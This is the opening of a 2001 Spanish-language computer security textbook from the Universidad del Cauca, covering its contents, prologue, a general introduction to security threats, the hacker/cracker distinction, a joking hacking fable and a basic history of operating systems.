




Seguridad Computacional

**Libro de Consulta para
Administradores y
usuarios**



*Siler Amador Donado
Miguel Angel Niño Zambrano
Andrés Flechas*

PRIMERA EDICION

Seguridad Computacional

**LIBRO DE CONSULTA PARA ADMINISTRADORES Y
USUARIOS DE REDES COMPUTACIONALES**



Autores

**SILER AMADOR DONADO
MIGUEL ANGEL NIÑO
ANDRÉS FLECHAS**

Freeware literario: Prohibido el uso comercial. Ninguna parte de este libro puede ser reproducida o transmitida de ninguna manera y por ningún medio, electrónico o mecánico, incluyendo la fotocopia, la grabación, o cualquier otro sistema de almacenamiento y recuperación de información, sin permiso escrito de los autores o de la Universidad del Cauca. Para mayor información, diríjase asamador@ucauca.edu.co.

Copyright (c) 2001 Siler Amador Donado

TABLA DE CONTENIDO

Tabla de Ilustraciones	4
Lista de Tablas.....	4
AGRADECIMIENTOS	5
PROLOGO	6
1 INTRODUCCIÓN	7
1.1 Definición de <i>Hacker</i>	9
1.2 Fábula para Hackers.....	10
1.2.1 K-perucit@ Roj@.....	10
2 INTRODUCCIÓN A LOS SISTEMAS OPERATIVOS.....	12
2.1 Introducción.....	12
2.2 Computador, Computadora, Ordenador.....	12
2.2.1 Concepto	12
2.2.2 Organización Interna del Computador.....	12
2.2.3 Breve Historia de los Sistemas Operativos.....	13
2.2.4 Definición, Estructura y Funciones de los Sistemas Operativos.....	16
2.3 Seguridad en los Sistemas Operativos.....	18
2.3.1 Seguridad externa.....	19
2.3.2 Seguridad Interna.....	21
2.3.3 Seguridad del procesador.....	21
2.3.4 Seguridad de la memoria.....	21
2.3.5 Seguridad de los Archivos	21
2.4 Un sistema operativo serio.....	22
2.5 Sistema Operativo UNIX.....	24
2.5.1 Antecedentes históricos.....	24
2.5.2 Generalidades.....	25
2.5.3 Características del Sistema Operativo UNIX.....	25
2.5.4 El entorno de usuario UNIX	26
2.5.5 Filosofía elemental de UNIX.....	27
2.5.6 Comandos Fundamentales de UNIX.....	27
2.5.7 Ayuda en Línea de los sistemas UNIX.....	30
2.5.8 Movimiento por ficheros y directorios.....	30
2.5.9 Directorios del sistema.....	32
2.5.10 Otros comandos usuales.....	32
2.5.11 Protección de Archivos	33
2.5.12 Cambio de las cadenas de permiso.....	35
3 ARQUITECTURA DE REDES	37
3.1 Estructura en niveles.....	37
4 LOS 10 MANDAMIENTOS DE LA RED.....	38
4.1 Los 10 mandamientos del usuario de la red.....	38
4.2 Los 10 mandamientos del administrador de la red.....	40
5 INTRODUCCIÓN A LA CRIPTOLOGÍA	42
6 ANÁLISIS REMOTO DE LOS SISTEMAS	49
6.1 Introducción.....	49
6.1.1 Localización.....	49
6.1.2 Servidor de Nombres (NS).....	50
6.1.3 Información del registro de dominio.....	52
6.2 Análisis del sistema operativo.....	54
6.2.1 Análisis sin conocimiento de la pila TCP/IP.....	54
6.2.2 Análisis basado en la pila TCP/IP.....	55
6.2.3 Servicios.....	63
6.2.4 CGI	66
7 FALLOS DE SEGURIDAD EN LOS SISTEMAS OPERATIVOS	70
7.1 Windows 9X	70
7.1.1 Protector de pantalla	70

7.2	Linux.....	73
7.2.1	Fake Mail (Correo falso).....	74
7.3	Windows NT.....	78
7.3.1	Back Orifice.....	78
8	SOLUCIONES PARA FORTALECER LA SEGURIDAD.....	80
8.1	Librería Arcoiris (Rainbow Books).....	80
8.2	Firewall bajo linux soportado en un sistema Beowulf.....	84
8.3	Aplicaciones.....	86
8.4	Descripción.....	86
8.5	Justificación.....	86
8.6	Casos internacionales.....	86
8.7	La Universidad de los Andes presente.....	87
8.8	Test de seguridad computacional para usuarios de la red.....	88
8.9	IPV6.....	90
8.9.1	La cabecera del Ipv6.....	92
8.9.2	Campos que contiene la cabecera principal de l Ipv6.....	92
8.9.3	Comprobación entre el Ipv4 y el Ipv6.....	94
8.9.4	Ipv4.....	95
9	ESTADÍSTICAS INTERNACIONALES.....	96
9.1	CERT/CC Statistics 1988-2000.....	96
9.2	Detectives en seguridad computacional.....	98
9.3	Aumentan las pérdidas financieras.....	99
9.4	Autopsia informática.....	99
9.5	Un área en expansión.....	100
10	GLOSARIO.....	101
11	BIBLIOGRAFÍA.....	103

Tabla de Ilustraciones

Ilustración 1:	Organización interna del Computador.....	13
Ilustración 2:	Breve Historia de Los Sistemas Operativos.....	14
Ilustración 3:	Tabla para descriptar primer dígito en hexadecimal.....	72
Ilustración 4:	Tabla para descriptar segundo dígito en Hexadecimal.....	73
Ilustración 5:	Modelo para usar SMTP.....	75
Ilustración 6:	Cabecera de IPV6.....	92
Ilustración 7:	Cabecera IPV4.....	95

Lista de Tablas

Tabla 1:	Ejemplo de Niveles de un S.O.....	17
Tabla 2:	Niveles OSI de ISO.....	37
Tabla 3:	Tipos de Subredes en TCP/IP.....	49
Tabla 4:	Metas de IPV6.....	91
Tabla 5:	Espacio de direcciones IPV6.....	93
Tabla 6:	Tipos de cabecera de extensión IPV6.....	95

AGRADECIMIENTOS

Primero que todo a Dios, por brindarnos la salud y la oportunidad de culminar este texto.

A los estudiantes de la *ELECTIVA DE SEGURIDAD COMPUTACIONAL*, quienes colaboraron con sus talleres y prácticas en la elaboración de este texto.

A los integrantes del grupo de investigación *GTI* (Grupo en Tecnologías de la Información) del Departamento de Ingeniería de Sistemas de la *UNIVERSIDAD DEL CAUCA* en la línea de *SEGURIDAD COMPUTACIONAL*, quienes a través de sus investigaciones en materia de *seguridad computacional* colaboraron con mucha de la teoría de este texto.

A los profesores del Departamento de Ingeniería de Sistemas, quienes brindaron el apoyo logístico y la infraestructura necesaria para la culminación de este texto.

A mi esposa Claudia y mi hija Yuliana, quienes sin su apoyo este texto no hubiese sido posible terminarlo al fin.

PROLOGO

Hola lector, bienvenido a este libro de consulta, que trata sobre temas como el hacking, cracking, virus y *seguridad computacional* en general, temas que no son tratados libremente en nuestra sociedad debido a que la censura aun sigue trabajando.

No pretendemos extender el crimen ni incitar a la ilegalidad, simplemente queremos que todo el mundo pueda descubrir estas formas alternativas de conocimiento.


El propósito de este material es servir como guía de referencia en la asignatura de la electiva de *Seguridad Computacional* y texto de consulta para el grupo de investigación *GTI* en la Facultad de Ingeniería Electrónica (FIET) del Departamento de Ingeniería de Sistemas de la Universidad del Cauca.

Es importante tener claro los conceptos de sistemas operativos, redes y lenguajes de programación. Por ello iniciamos el libro aclarando estos conceptos (capítulos 2 y 3), el lector que ya posea estos fundamentos puede pasar directamente al resto de capítulos en los cuales entramos de lleno en la seguridad computacional. Prácticamente el estudiante encontrará toda la información necesaria para el desarrollo de la asignatura. Este material podrá ser complementado con otras lecturas, consultas o manuales de referencia que traten los temas afines. En el capítulo 10 se presenta un glosario de la terminología más usada en la seguridad computacional.


Recuerde que el conocimiento en materia de la *seguridad computacional* es como un candado viejo, esperando una llave que lo abra.

"El mar siempre esta ahí y es imposible aprender a nadar si nunca intentamos sumergirnos en él "

(Relis)



1 INTRODUCCIÓN



Según el *diccionario de la lengua española vox*, La palabra *seguridad*, viene del latín *Securitate*, que significa *calidad de seguro* y *computacional* del griego *Computare*, que significa usar el cálculo numérico para medir algo. La *seguridad computacional* no se debe limitar únicamente al hardware y software, también le compete al uso adecuado de las instalaciones donde se manejan, es decir, implementar políticas de seguridad que regulen el tránsito del personal, maquinaria e insumos en la empresa, contemplar medidas de contingencia en caso de catástrofes donde prima salvaguardar la integridad de las personas y le sigue en jerarquía salvaguardar la integridad de la información antes que cualquier maquinaria y equipo. La educación de cada una de las personas que tienen a cargo la responsabilidad de mantener la integridad de los demás empleados y de la información es muy importante para la empresa. Desde el portero o vigilante de la empresa en cuestión hasta el gerente o el presidente de la misma, juegan un papel importante en el manejo seguro de la información. La infraestructura juega un papel importante que conjugado con la educación de cada una de las personas de la empresa permiten subir o bajar el nivel de *seguridad computacional* de la empresa. Un simple descuido del portero permitiría el acceso al intruso, ubicar el centro de cómputo no debe ser muy difícil, hacerse pasar por un mensajero de cualquier empresa que va a entregar una carta no debe ser muy complicado, aprovechar un equipo desatendido sin el usuario habitual y además con acceso a la red y directorios compartidos sería el derrumbe total de la *seguridad computacional* en esa empresa, solamente por que el portero se descuidó unos segundos en la seguridad de la puerta.

Existen otras causas por medio de las cuales se ve comprometida la seguridad de la información: *La deficiencia en los equipos respectivos de soporte, la ingeniería social, el espionaje industrial, la deficiente administración de una red, los virus, fallos de seguridad en programas y los vándalos informáticos.*

- *La deficiencia en los equipos respectivos de soporte* como UPS, plantas eléctricas de respaldo, unidades de copias de seguridad, reguladores de corriente y estrategias óptimas para su aplicación, son indispensables a la hora de evaluar la *seguridad de la información* en una empresa.
- *La ingeniería social* (llamada así a manera de burla en el ámbito de la seguridad computacional) es otra estrategia utilizada por los vándalos informáticos, consiste en conseguir las claves de los usuarios haciéndose pasar por el administrador de la red o un simple operador de su proveedor de servicio a Internet, para obtener acceso a las cuentas de los tantos usuarios incautos que caen ante esta estrategia.
- *El espionaje industrial* se ha convertido en otro factor que atañe a la problemática de la *seguridad computacional*, las diferentes técnicas como entrar de manera ilegal a un servidor del DoD (Department of Defense from USA) o a la misma NASA, hasta hace unos años eran simplemente libretos de ciencia ficción ya han dejado de serlo para ser completamente posibles.

- *Aprovechar la deficiente administración de una red* es otra forma de obtener acceso a los recursos computacionales de una empresa por parte de los intrusos, ningún sistema operativo está eximido de fallos de seguridad, por lo tanto los administradores deben estar atentos ante las noticias actualizadas de fallos de seguridad en cada uno de los programas que tienen en sus servidores, para instalar las actualizaciones de los mismos o en su defecto los parches que controlan los fallos de seguridad a esos programas.
- *Los virus* en muchas ocasiones acompañan a programas vistosos y útiles, pero poco confiables en Internet, los *gusanos* son una clase de *virus* que para poder difundirse con mayor efectividad sin que los usuarios lo noten utilizan las direcciones de correo que se encuentran en el equipo afectado para enviarse automáticamente.
- *Fallos de seguridad en programas* se suman a la avalancha de problemas a tener en cuenta cuando deseamos que nuestra información sea la más segura. En algunas ocasiones cuando el fallo no es intencional se les llama *bug*. Cuando es intencional se les llama *puertas traseras o troyanos*, dependiendo del servicio que preste dicho fallo.
- *Los vándalos informáticos*, son los más peligrosos y directamente responsables que la *seguridad computacional* sea el tema de mayor importancia en la comunidad Internet, a estos individuos se les debe tener completamente controlados y alejados de cualquier red. Actualmente la legislación en Colombia aún se encuentra desierta con respecto a este tipo de temas, sin embargo en el ámbito mundial ya se han tomado los correctivos adecuados y se sancionan de forma ejemplar a este tipo de delincuentes, casos renombrados como el de *Kevin Mitnick*, *John Draper*, *Ian Murphy* y *Kevin Poulsen*, entre otros, muestran a la comunidad de Internet en general que si se violan las leyes estas se encargaran de ellos.

El auge de Internet, el avance en las telecomunicaciones y en el hardware de los computadores han sido importantes en los últimos años, abriendo una gran puerta de comunicación que permite a cualquier usuario realizar todo tipo de transacciones en forma remota sin desplazarse de un sitio a otro. Esto no ha sido positivo del todo, debido a que esta gran puerta de comunicación ha quedado abierta también para todo tipo de personajes encargados de buscar fallos en los sistemas de información y aprovechándose de ellos logran averiguar desde sus datos personales hasta los números de las tarjetas de crédito, cuentas bancarias y todo tipo de información que les pueda causar algún tipo de beneficio, además se llevan todas las contraseñas del usuario sin obviamente olvidar dejar en el equipo del incauto una puerta trasera por medio de la cual el atacante va poder entrar tantas veces quiera en un futuro. Debido a esto, las naciones del mundo han centrado sus esfuerzos al fortalecimiento de la seguridad en sus redes internas, sin embargo esto no ha sido suficiente. **La universidad del Cauca** a través de su programa de Ingeniería de Sistemas ha creado un grupo de investigación (GTI, Grupo de Tecnologías Internet) y entre sus líneas existe una llamada *seguridad computacional*, que tiene como objetivo principal ofrecer el mayor grado de *seguridad computacional* a cualquier entidad que lo necesite.

1.1 Definición de *Hacker*

El archivo de la jerga contiene varias definiciones del término “hacker”, la mayoría de las cuales tiene que ver con la afición a lo técnico y la capacidad de deleitarse con la solución de problemas y a sobrepasar los límites. Si usted quiere saber como trabajan los hackers, siga leyendo este texto y se dará cuenta que no es tan fácil.

Existe una comunidad, una cultura compartida, de programadores expertos y brujos de redes, que cuya historia se puede rastrear décadas atrás, hasta las primeras minicomputadoras de tiempo compartido y los primeros experimentos de ARPAnet. Los miembros de esta cultura acuñaron el término “hacker”. Los hackers construyeron Internet. Los hackers hicieron del sistema operativo UNIX lo que es en la actualidad. Los hackers hacen andar Usenet. Los hackers hacen que funcione la WWW. Si usted es parte de esta cultura, si usted ha contribuido a ella y otra gente lo llama hacker, entonces usted es un hacker.

La mentalidad de hacker no está confinada a esta cultura de hackers en software. Hay personas que aplican la actitud de hacker a otras cosas, como electrónica o música de hecho, puede usted encontrarla en los más altos niveles de cualquier ciencia o arte. Los hackers en software reconocen estos espíritus emparentados y los denominan “hackers” también y algunos sostienen que la naturaleza de hacker es en realidad independiente del medio particular en el cual el hacker trabaja. En el resto de este documento nos concentraremos con las habilidades y actitudes de los hackers en software, y en las tradiciones de la cultura compartida que originó el término “hacker”.

Existe otro grupo de personas que a los gritos se auto denominan hackers, pero no lo son. Éstas son personas (principalmente varones adolescentes) que se divierten ingresando ilegalmente en computadoras y estafando al sistema de telefonía. Los hackers de verdad tienen un nombre para esas personas: “crackers” y no quieren saber nada con ellos. Los hackers de verdad opinan que la mayoría de los crackers son perezosos, irresponsables y no muy brillantes, fundamentan su crítica en que ser capaz de romper la seguridad no lo hace a uno un hacker, de la misma manera que ser capaz de encender un auto con un puente en la llave no lo puede transformar en ingeniero de automotores. Desafortunadamente muchos periodistas y editores utilizan erróneamente la palabra “hacker” para describir a los crackers; Esto es causa de enorme irritación para los verdaderos hackers.

La diferencia básica está en que los hackers construyen cosas, los crackers las destruyen.

Si usted aun desea conocer cómo trabajan los hackers, continúe leyendo y se dará cuenta que no es tan fácil. Si usted quiere saber sobre crackers, mejor mire en los grupos de noticias o news en: alt.2600 y prepárese para soportar la dura realidad cuando descubra que usted no es tan listo como cree.

1.2 Fábula para Hackers

1.2.1 K-perucit@ Roj@

Había una vez una usuaria de Internet, llamada K-perucita que estaba con sus amigos chateando en el IRC, canal #bosque. De pronto le llegó un e-mail de su mamá, que le decía : "Hija, por attachment te mando unos archivos para el documento HTML de tu abuelita. Por favor, accede a su cuenta y se los pasas para que ella pueda montar su pagina WWW."

Y así, la usuaria, cuyo login name era K-perucita, se dispuso a abrir una ventana y enviarle a su abuelita los archivos que le habían mandado.

Estaba haciendo un download del attachment desde su cuenta webmail, cuando de pronto le llego un mensaje por ICQ de un usuario de dirección el-lobo@hacker.bosque.com, mail to:el-lobo@hacker.bosque.com K-perucita le contestó el mensaje ICQ , E-lobo la saludó y le preguntó donde iba.

K-perucita le contestó:

- Voy a la cuenta de mi abuelita, a enviarle un software para que monte su página web.

Y así, E-lobo hizo un telnet por un atajo, y llegó a la cuenta de la abuelita primero. Cuando la cuenta de la abuelita le pidió login ID, ingreso "K-perucita", crackeó el password y entró. La abuelita, al ver que no era K-perucita sino otra persona, trató de hacerle un kill al proceso.

Pero E-lobo fue mas veloz, le hizo un ICMP flood a los puertos que el firewall de la abuelita no estaba controlando y cuando cayó le cambio el password.

Luego se tomó privilegios de ROOT en la máquina, y cambió el sistema operativo por uno diferente, que se parecía en todo, hasta en la interfaz, al de la abuelita. Entonces se metió a la cuenta de la abuelita, y se hizo pasar por ella.

Al rato llego K-perucita y cuando entró, notó un poco cambiada la cuenta de su abuelita. Le hizo un talk, y le pregunto:

- Abuelita, por que tienes esa cuota en disco tan grande?
- Es para almacenar mis archivos mejor.

K-perucita preguntó:

- Abuelita, por que tienes esa interfaz gráfica tan novedosa?
- Es para administrar mis archivos mejor.

K-perucita sintió que algo raro sucedía ahí:

- Abuelita, por que tienes privilegios de ROOT?
- Para CRACKEARTE MEJOR!

K-perucita se dió cuenta que esa no era su abuelita, y al hacerle un whois descubrió que estaba conectada desde e-lobo@hacker.bosque.com.

Inmediatamente mandó un e-mail a security@cyberspace.cop.org para delatar al impostor. Este trató de bloquear su POP3 server haciéndole un overload de memoria, pero K-perucita ya había hecho click en el botón Send.

Al rato se conectó a la máquina uno de los investigadores de cyberspace.cop, que rápidamente obtuvo la dirección IP de E-lobo, le hizo un override a la máquina, se tomó privilegios de ROOT y antes de que E-lobo se diera cuenta, le hizo un kill al proceso y colocó un ban a todo el dominio.

Del Trash del sistema operativo de E-lobo, se pudo recuperar la tabla de partición del sistema de la abuelita, por lo que se pudo recuperar toda su información.

La abuelita pudo recuperar su trabajo y subió su página web a un promedio de 10 Kb/seg de transferencia. El site fue admirado por todos en el ciberespacio recibiendo numerosos hits en poco tiempo.

FIN
@nónimo.

2 INTRODUCCIÓN A LOS SISTEMAS OPERATIVOS

2.1 Introducción

La definición más sencilla de lo que es un sistema operativo, la podemos enunciar en la siguiente frase: “Un Sistema Operativo es un software que pone a disposición de los usuarios del computador los recursos hardware para su utilización”.

La historia de los sistemas operativos la podemos ver en dos partes: una época en la cual los ordenadores carecían de sistema operativo y la otra en la cual los ordenadores ya poseen el sistema operativo.

La creación del sistema operativo como tal surge a partir de la necesidad de maximizar la eficiencia de los recursos hardware de las máquinas, es decir, crear un software capaz de utilizar de manera eficiente todos los componentes hardware de los primeros computadores.

Antes de presentar las funciones y las características fundamentales de los sistemas operativos veremos primero una breve evolución histórica, de tal forma que nos permita establecer la importancia de los sistemas operativos en los computadores.

2.2 Computador, Computadora, Ordenador

2.2.1 Concepto

La definición es la misma para cualquier tipo de máquina, la definición general y aceptada es la siguiente: es una máquina que lleva a cabo "procesamiento" de información "digital". Información digital es aquella que puede expresarse por medio de números (o letras).

El procesamiento o **transformación** que lleva a cabo el computador (con o sobre la información digital), no es fijo y debe ser definido por el usuario de la máquina. Se dice entonces que el usuario **programa la computadora**. El **procesamiento de la información** produce como resultado **más información**. A la información que va ser procesada, nos referiremos como **datos de entrada o entrada**, a la **información producida** nos referimos como **resultados o salida**.

2.2.2 Organización Interna del Computador

Una computadora esta conformada por los subsistemas: Procesador, Memoria y Dispositivos de Entrada y Salida.

Popularmente se le denomina procesador a la caja que contienen todos los dispositivos internos del computador, realmente este elemento es uno de los dispositivos del computador y es el que permite ejecutar la lógica de los programas, incluyendo la del sistema operativo.




Ilustración 1: Organización interna del Computador

El mejor término para esto es CPU (Unidad Central de Procesamiento), la cual está representada en la Ilustración 1 en el recuadro izquierdo, este a su vez se puede dividir en *unidad aritmético lógica*, *unidad de control* y los *registros*, estos elementos permiten ejecutar cada una de las instrucciones de los programas en conjunto con la *memoria* del computador, a la cual comúnmente se le denomina memoria RAM (Random Access Memory). Importante para recibir y enviar datos fuera del sistema, están los dispositivos de entrada y salida.

2.2.3 Breve Historia de los Sistemas Operativos

En la evolución de los sistemas operativos se puede decir de alguna manera, que han estado al par de la evolución de los computadores, esto es debido a que los cambios en el hardware de la máquina permiten a los sistemas operativos más y mejores capacidades. Otro elemento importante son las necesidades de los usuarios, genéricamente podemos decir que en un principio los sistemas operativos se dedicaban a tratar de resolver el problema de acceso fácil y eficiente a los dispositivos, posteriormente en las últimas décadas los sistemas operativos están dedicados fundamentalmente a las interfaces agradables y sencillas y al manejo y soporte de programas de aplicación específica preferiblemente en entornos multitarea.

Podemos ver la historia de los SO y sus características resumidas en la Ilustración 2.

En un principio, antes de 1950 se crearon los primeros grandes computadores con la configuración básica de los ordenadores actuales, estos eran el MARK I (electromecánico) y el ENIAC (tubos al vacío), como proyectos de punta de grupos de investigación compuesto por universidades y empresas privadas.




Ilustración 2: Breve Historia de Los Sistemas Operativos

Cómo se presenta en la figura 2, se aprecia que en esta época no existía el sistema operativo como tal, por consiguiente se especializaron los trabajos para poder usar estas máquinas, se utilizaba el **acceso por operador**, el cual era un usuario especializado que tenía la misión de manipular la máquina, cargar programas, obtener resultados, etc. Los **programadores** eran usuarios que formateaban los trabajos usando código máquina y los pasaban a los operadores para que ellos los ejecutaran en la máquina.

En cada cambio de tarea el operador debía reiniciar toda la máquina con el programa correcto para ejecutar los programas dependiendo de sus necesidades, esto conllevaba a una gran pérdida de tiempo en el paso de un trabajo al otro. Una mejora se realizó al agrupar los trabajos del mismo tipo y ejecutarlo en un solo lote, a esto se le conoció como **procesamiento por grupos**. Efectivamente esto permitió disminuir el tiempo que demoraban los trabajos en ser ejecutados. Posteriormente se detectó que el trabajo realizado por el operador consistía en una serie de pasos fijos y sistemáticos, así se dio origen a la elaboración de un programa residente en la memoria de los computadores que permitía clasificar el trabajo y ejecutarlo por lotes comunes. A este programa se le llamó **monitor residente**, actualmente es considerado como el primer sistema operativo en las máquinas.

Los siguientes avances en los sistemas operativos se caracterizaron por la búsqueda de la mejora del rendimiento, así se implementó el manejo **off – line** al aparecer las cintas magnéticas, que son más rápidas que las lectoras de tarjetas, se podía almacenar los trabajos en estas cintas fuera de línea, mientras se ejecutan unas tareas ya almacenadas en la máquina. Lo mismo para la salida de los datos. Otro elemento que ayudó en el rendimiento fue el **buffering**, la cual consiste en almacenamientos intermedios entre la máquina mientras el procesador ejecuta otras tareas, posteriormente puede atender el buffer de información. El **spooling**, permitió aprovechar lecturas y escrituras simultáneas a los modernos discos duros que permitieron estas características.

A partir de la generación 2 se empezaron a implementar características adicionales a los sistemas operativos, que le dieron eficiencia y eficacia a la elaboración de trabajos de diferentes índoles y con usuarios o trabajos simultáneos. La **multiprogramación** permitió ejecutar varios programas simultáneamente en una máquina, independiente del número de procesadores que posea esta, cuando manejamos varios procesadores se establecieron los sistemas de **multiprocesamiento**. Así poco a poco se fueron encontrando mejores tecnologías de maximización de los recursos de las computadoras, con la posterior aparición de otros problemas inherentes a estas nuevas tecnologías.

Finalmente en las últimas generaciones se puede apreciar que los sistemas operativos se especializan de acuerdo a las necesidades de usuario en las aplicaciones específicas, como el manejo de bases de datos y sistemas de información geográfica. Esto es debido a que el hardware ha llegado a grandes velocidades de procesamiento y manipulación de datos, lo cual permite a las aplicaciones despreocuparse por el rendimiento y enfocarse en la construcción adecuada de sistemas que respondan al manejo del conocimiento y no de simples datos.

2.2.4 Definición, Estructura y Funciones de los Sistemas Operativos

En los sesentas un S.O. se define como: "El software que controla al hardware". Actualmente un S.O. se define como: *Los programas implementados en Software o Firmware que hacen posible que se use el Hardware.*

